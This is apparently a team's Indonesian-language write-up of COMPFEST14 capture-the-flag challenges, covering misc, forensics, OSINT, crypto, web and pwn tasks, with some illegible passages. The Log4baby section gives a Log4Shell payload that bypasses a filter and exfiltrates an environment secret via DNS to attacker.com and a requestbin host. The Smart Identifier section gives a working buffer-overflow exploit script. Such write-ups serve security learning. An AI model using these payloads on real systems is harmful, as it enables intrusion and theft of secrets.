

TCP1P

T C P 1 P

Seamulator



Category : misc

Solusi :

Menurut deskripsi kita harus mengumpulkan uang sebanyak \$20000 dalam 7 langkah

[illegible]

Jadi action nya ada 3 yaitu swim, eat, dan jump. Untuk nilai koin di awal awal ada 1, jika swim $\times 10$, jika eat $+12$, dan jika jump $\times 2$. Maka biar jadi \$20000 dalam 7 langkah, langkah pertama dan kedua adalah eat. Lalu sisanya tinggal jump 3x dan swim 2x karena terdapat banyak kemungkinan, lalu aku tanya probset dan memberi tahu cara solve nya.



potsu Today at 5:36 PM

Iya bener, source code nya sepertinya salah dan cuma nerima satu exact input aja
Ini flag nya ya

```
COMPFEST14{s3amUlat0r_v3ry_e4sy_63e2c19257}
```

Flag COMPFEST14{s3amUlat0r_v3ry_e4sy_63e2c19257}

Scan Me

[500 pts] Scan Me

Forensics

Description

Jack and his uncle loves to solve puzzle. This morning, Jack's Uncle gives him a stack of card and said:

" in order to solve this, don't scramble the card, scramble the egg "

" Just kidding "

" Bye, shift you latter "

Author: IGNITE

Category : forensic

Solusi :


Diberi qrcode yang sangad banyak



Untuk mendecode semua qr aku pake script ini

```
1. from pyzbar.pyzbar import decode
2. from PIL import Image
3.
4. string = ""
5. for i in range(1, 829):
6.     decodeQR = decode(Image.open(f'{i}.png'))
7.     string += decodeQR[0].data.decode('ascii')
8.
9. print(string)
```

Setelah dapat semua, hasilnya merupakan kumpulan hex (yang sudah di shifting). Menurut hint ada 8 bit yang familiar. Pada awalnya aku mengira itu string COMPFEST. Namun setelah dicari cari tidak ada yang match. Lalu aku berpikir bahwa itu adalah Header PNG lalu aku shift dengan mencatat yang terganti di note.




Download CyberChef Last build: 2 months ago Options A

Saya mengganti value 0 \Rightarrow 1 lalu muncul image tapi cuman setengah

Download CyberChef Last build: 2 months ago

Setelah di cek panjang idatnya ternyata kurang setelah di hitung isinya ternyata ada 771 bytes



Lalu setelah saya mengganti panjangnya dapat qr flag nya



Flag `COMPFEST14{Th1s_1$_Th3_c0rrr3ct_Sc4n_M3_Fl4g_5425470cc0}`

Rookie Mistake

[445 pts] Rookie Mistake

OSINT

Description

While preparing the CTF platform for Hackerclass, I accidentally pointed the CTF Compfest subdomain to the dev server before it was ready :(Hopefully no one noticed.... right?

Author: sl0ck

Category : OSINT

Solusi :

Di challenge ini kita perlu melihat web archive, dimana disitu kita akan mendapatkan web archive dari compfest.id. Pada tanggal 8.

Calendar · Collections · Changes · Summary · Site Map · URLs

Saved 1 time August 8, 2022.

AUG						
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

Kita masuk, dan kita akan mendapatkan flag di source code dalam websitenya.

```
<body> == $0
  <div id="wm-ipp-base" lang="en" style="display: block; direction: ltr;">...</div>
  <div id="wm-ipp-print">...</div>
  <script type="text/javascript">...</script>
  <!-- END WAYBACK TOOLBAR INSERT -->
  <div class="text-center">...</div>
  <!-- COMPFEST14{oh_noo_the_platform_got_leaked_in_dev?!?_669ff817a1} -->
  <!--
    FILE ARCHIVED ON 15:02:26 Aug 08, 2022 AND RETRIEVED FROM THE
    INTERNET ARCHIVE ON 12:03:55 Sep 03, 2022.
    JAVASCRIPT APPENDED BY WAYBACK MACHINE, COPYRIGHT INTERNET ARCHIVE.

    ALL OTHER CONTENT MAY ALSO BE PROTECTED BY COPYRIGHT (17 U.S.C.
    SECTION 108(a)(3)).
  -->
  <!--
  playback timings (ms):
    captures_list: 75.121
    exclusion.robots: 0.768
    exclusion.robots.policy: 0.751
```


waifu droid

[408 pts] WaifuDroid 3

Misc

Description

After so many successful attempts at enticing my waifu chatbot, I had to lock her up in my jail. I taught her various languages and now she only takes orders in a language that few people know how to speak well. This should be the final solution.

She's online as **Nadenka#2595** on the Discord server, but only talking in DMs. This time it should be safe.

(Note: this challenge requires no automation. Please do not automate your Discord account as that is a violation of Discord's Terms of Service and may lead to the termination of your account)

Author: sl0ck

Category : Misc

Source code:

```
const Discord = require(`discord.js`);
const client = new Discord.Client();

const { secret } = require(`./secrets.js`);

const responses = {
  reticent: [`Grrr`, `NO FLAG`, `No flag!`, `Нет флага`, `\u{1F47A}`, `n
o f l a g`, `Ora ana bendera`, `Teu aya bendera`],
  secret: secret
};

const isValid = (str) => {
  if(/[\\+\\-\\/~/\\[\\]\\{\\}\\!]+$/ .test(str)) {
    return true;
  }
  return false;
};

const fetchResponse = (responseType) => {
  return responses[responseType][Math.floor(Math.random() *
responses[responseType].length)];
};
```

```

client.on(`message`, (msg) => {
  let user = msg.author;
  if(msg.channel.type !== `dm` || user !== client.user) return;
  let content = msg.content;

  let response = fetchResponse(`reticent`);

  if(content.length > 766 || !isValid(content)) {
    return user.send(response);
  }

  try {
    content = eval(content);
  } catch(err) {
    content = ``;
  }

  if(content === `yes Flag`) {
    response = fetchResponse(`secret`);
  }

  user.send(response);
});

client.login(process.env.BOT_TOKEN);

```

Solusi :

Dalam source code, kita akan melihat secret dimana isinya adalah flag, dan kita perlu mengubah value dari content, menjadi `yes Flag` untuk mendapatkan secretnya.

```

if(content === `yes Flag`) {
  response = fetchResponse(`secret`);
}

```

Tetapi kita perlu membypass kedua kode dibawah ini.

```

if(content.length > 766 || !isValid(content)) {
  return user.send(response);
}

```

Kode yang pertama mengecek input dari content lebih dari 766 dan nantinya akan divalidasi menggunakan fungsi `isValid()`, akan me-return true jika di dalam str berisikan salah satu karakter yang terdapat di regex pada if statement di bawah.


```
const isValid = (str) => {  
  if (/[\+\-\~/~\[\]\{\}\!]+\$/ .test(str)) {  
    return true;  
  }  
  return false;  
};
```

Dan kode kedua kedua akan me-wrap content dengan fungsi `eval()`, dimana jika kode itu mengeluarkan error, maka content akan diganti dengan string "".

```
try {  
  content = eval(content);  
} catch(err) {  
  content = ``;  
}
```

Oke, jadi so far kita perlu membuat payload yang nantinya bisa mem bypass kedua kode if statement tersebut.

Payload:
{`yes Flag`}



Log4baby

[499 pts] Log4baby

Web Exploitation

Description

Yes yes, I hear you say. What's a 2022 CTF without a l4j challenge? Here's one for babies. Wrap the secret with `COMPFEST14{}` for the flag.

<http://103.185.38.238:14401/>

<http://103.185.38.238:14402/>

Author: sl0ck

Category : web

Source:

```
package id.compfest.ctf.log4baby;

import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.GetMapping;
import java.util.regex.Pattern;
import javax.servlet.http.HttpServletRequest;
// log4j-core v2.14.1
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;

@Controller
public class HomeController {
    private static final Logger LOG =
LogManager.getLogger(HomeController.class);
    private static final String FLAG = System.getenv("SECRET");
    private static Utils utils = new Utils();

    @GetMapping
    public String home(HttpServletRequest request) {
        String browserName = utils.getBrowserName(request);
        if(browserName.equals(FLAG))
            return "win";

        if(Pattern.compile("jndi|ldap[s]?").matcher(browserName).find()) {
```

```

        LOG.warn("Someone is trying to do naughty things!");
        return "angry";
    } else {
        LOG.info("A visit using: '" + browserName + "'");
    }
    return "index";
}
}

```

Solusi:

Didalam source code kita bisa melihat komen yang berisikan versi dari log4j yang digunakan.

```

import javax.servlet.http.HttpServletRequest;
// log4j-core v2.14.1
import org.apache.logging.log4j.LogManager;

```

Dimana versi ini adalah versi vulnerable, yang masih bisa di eksploitasi dengan **CVE-2021-44228**. Untuk lebih detailnya bisa dilihat di link dibawah ini:

- <https://logging.apache.org/log4j/2.x/security.html>
- <https://github.com/kozmer/log4j-shell-poc>

Mari kita langsung saja ke bagian eksploitasinya.

```

private static final String FLAG = System.getenv("SECRET");

```

Bisa kita lihat bahwa flagnya terdapat di environment variable **SECRET**, yang kemungkinan besar berisi flag.

```

    } else {
        LOG.info("A visit using: '" + browserName + "'");
    }
}

```

Fungsi **LOG** diatas adalah kode yang menyimpak vulnerabilitynya. Terus disitu ada variable **browserName** dimana valuenya merupakan Header User-Agent yang kita gunakan saat mengakses web. Bisa dilihat di kode berikut:

```

String browserName = utils.getBrowserName(request);

```

Tetapi disini ada waf yang menghalangi:

```

if(Pattern.compile("jndi|ldap[s]?").matcher(browserName).find()) {
    LOG.warn("Someone is trying to do naughty things!");
    return "angry";
}

```

Kode ini memfilter **browserName** dari kata “jndi” dan “ldap” atau “ldaps”. Tapi disini saya tidak menggunakan protokol **ldap**, saya akan menggunakan protokol **dns** untuk mengeksploitasinya.

Dari sini kita sudah tahu langkah-langkah untuk eksploitasinya:


1. Menyiapkan webhook protokol dns yang akan mengirim environment variable secret.
2. Mem Bypass waf dan menggunakan protokol dns yang akan dilakukan di header user-agent.
3. Server akan mengirim environment variable **SECRET** ke webhook attacker.
4. Boom! Kita akan mendapatkan flagnya.

Payload:

```
User-Agent: ${${upper:j}ndi:dns://${ENV:SECRET}.attacker.com}}
```

Contoh, disini saya menggunakan <https://requestbin.net/> sebagai weebhooknya:

```
User-Agent:
${${upper:j}ndi:dns://${ENV:SECRET}.x3jjvmwrf1vi1py9.b.requestbin.net}}
```



xvgfda

Category : cryptography

Solusi :

[497 pts] xvgfda

Cryptography

Description

I found an old note on my bookshelf. the cipher looks common, yet peculiar.

```
//Holland, August 3rd 1920
//nachtbommenwerper

GFDXAXV FVAGXAAF AAGXFXA AXXXDVF FGFFAAA XAGGFFA FFDGFDF
"the key is logical".
```

Hanya diberikan ciphertext dan keynya yaitu "logical". Jujur sebenarnya aku gak ngerti cipher ini, lalu aku coba google sesuai dengan judul soal gk dapet apapun. Namun di commentnya terdapat "nachtbommenwerper" yang kucoba google mengarah pada

https://en.wikipedia.org/wiki/ADFGVX_cipher



[All](#) [Maps](#) [Images](#) [Videos](#) [Shopping](#) [More](#) [To](#)

About 3,370 results (0.47 seconds)

Did you mean: [nacht bommenwerper](#)

https://en.wikipedia.org/wiki/ADFGVX_cipher

ADFGVX cipher - Wikipedia

In cryptography, the ADFGVX cipher was a manually applied field cipher used by the Imperial ...
the alphabet is coded with the Dutch codeword 'nachtbommenwerper'.

[Operation](#) · [ADFGVX](#) · [Cryptanalysis](#) · [References](#)

ADFGVX cipher yaitu cipher Jerman. Setelah dibaca hampir sejam, ternyata cipher juga butuh codeword yang nantinya dibuat polybius square

The cipher is based on the 6 letters ADFGVX. In the following example the alphabet is coded with the Dutch codeword 'nachtbommenwerper'. NACHTBOMEWRP DFGIJKLSUVXYZ. Digits are inserted after the first occurrences of the letters A (1), B (2) to J (0). This creates the table below with identifiers:

	A	D	F	G	V	X
A	N	A	1	C	3	H
D	8	T	B	2	O	M
F	E	5	W	R	P	D
G	4	F	6	G	7	I
V	9	J	0	K	L	Q
X	S	U	V	X	Y	Z

The text 'attack at dawn' translates to this:

Oke jadi cara kerja cipher ini yaitu

- 1) cocokkan plaintext terhadap polybius square (codeword table 6x6)

	A	D	F	G	X
A	b	t	a	l	p
D	d	h	o	z	k
F	q	f	v	s	n
G	g	i/j	c	u	x
X	m	r	e	w	y

i and **j** have been combined to make the alphabet fit into a 5 × 5 grid.

By using the square, the message is converted to fractionated form:

a	t	t	a	c	k	a	t	o	n	c	e
AF	AD	AD	AF	GF	DX	AF	AD	DF	FX	GF	XF

- 2) Plaintext yang sudah dicocokkan lalu disusun dalam bentuk baris sesuai panjang key


A	F	A	D	A
D	A	F	G	F
D	X	A	F	A
D	D	F	F	X
G	F	X	F	

A C G O R

F	A	D	A	A
A	D	G	F	F
X	D	F	A	A
D	D	F	X	F
F	G	F		X

FAXDF ADDDG DGFFF AFAX AFAFX

[illegible]

 **not4saken** Yesterday at 1:43 PM
nope
ada alasannya kenapa secara SPESIFIK judul nya ditulis demikian

GFDXAXV FVAGXAAF AAGXFXA AXXXDVF FGFFAAA XAGGFFA FFDGDFD

[illegible]

Solusi :

[498 pts] Smart Identifier

Binary Exploitation

Description

This program can identify who you are (source: trust me bro!). Cmon, try it. It's not like this program is fake or anything :D.

```
nc 103.167.132.188 14917
```

```
nc 103.167.132.188 14918
```

Author: ReeyaDono

Attachments



chall.zip

Diberikan file zip yang didalamnya terdapat file elf beserta libc dan linkerny, langsung ku buka dighidra

```
2 undefined8 main(void)
3
4 {
5     size_t sVar1;
6     char local_58 [80];
7
8     setvbuf(stdout, (char *)0x0,2,0);
9     puts("Tell me about yourself");
10    gets(local_58);
11    sVar1 = strlen(local_58);
12    if (0x40 < sVar1) {
13        puts("You talk too much");
14        /* WARNING: Subroutine does not return */
15        exit(0);
16    }
17    puts("Who are you");
18    return 0;
19 }
```

Sudah kelihatan chall ini bertipe BOF dan juga fungsi main simple banget. Oke jdi program meminta inputan tetapi ketika sudah melebihi 0x40 program akan exit. Setelah di teliti ternyata vulnerability pada strlen() yaitu null terminated

chars past 65,535 as the length check will allow the copy, **but it will only copy up to the first 100 characters of the string in all cases and null terminate the string**. So even with the wraparound

Jadi strlen() akan membaca panjang input sampai ketemu null chars '\0'

Berikut script yang aku gunakan

```

from pwn import *

elf = context.binary = ELF('./chall')
#p = process(elf.path)
context.arch = 'amd64'
p = remote('103.167.132.188', 14917)
context.terminal = "tmux splitw -h".split(" ")
#gdb.attach(p)
off = 87
pay = b'\x00' + b'\x90' * off
ret = 0x04011ec

pay = pay + p64(ret) + p64(elf.sym["win"])
p.sendline(pay)
p.interactive()

```

```

[*] You have the latest version of Pwntools (4.8.0)
[*] '/root/comfet/pwn/smart/chall'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     No canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
[+] Opening connection to 103.167.132.188 on port 14917: Done
[*] Switching to interactive mode
Tell me about yourself
Who are you
COMPFEST14{s0_yoU_4re_tHe_0Ne_Who_bOf_m3_yEsTErDay_b76e3fe780}[*]
$ █

```

Flag : COMPFEST14{s0_yoU_4re_tHe_0Ne_Who_bOf_m3_yEsTErDay_b76e3fe780}

Sanity Check

Category : Misc, Waifu, Anime

Solusi :

